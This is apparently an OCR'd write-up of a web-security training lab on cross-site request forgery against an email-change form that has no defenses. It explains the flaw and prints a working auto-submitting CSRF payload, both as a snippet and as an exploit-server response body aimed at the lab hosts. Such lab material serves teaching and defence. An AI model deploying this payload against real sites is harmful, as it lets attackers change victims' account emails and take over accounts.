
CSRF vulnerability with no defenses



My Account

Your username is: wiener


Your email is: john@smith.com

This email submission form was vulnerable to cross-site request forgery. This means that attackers cause users to initiate actions that they do not intend to perform just by interacting with the site in a normal way. In this case just a simple email update that operates solely on session cookies to identify the user who has made the requests. If the user is logged in to the vulnerable website, their browser will automatically include their session cookie in the request The malicious attacker creates JavaScript to execute automatically:

```
<form method="POST" action="https://LABID.web-security-academy.net/my-account/change-email">

    <input type="hidden" name="email" value="bad@gal.net"> </form>
```

```
<script> document.forms[0].submit(); </script>
```



CSRF vulnerability with no defenses

Congratulations, you solved the lab!

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a3e00810381baca80e607be011a0034.exploit-server.net/exploit

HTTPS

☑

File:

/exploit

Head:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body:

```
<form method="POST" action="https://0a4b00bd0302bab4805a081c00410077.web-security-academy.net/my-account/change-email">
   <input type="hidden" name="email" value="anything@tester.net">
</form>
<script>
      document.forms[0] .submit() ;
</script>
```

Depending on the circumstances, if the user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.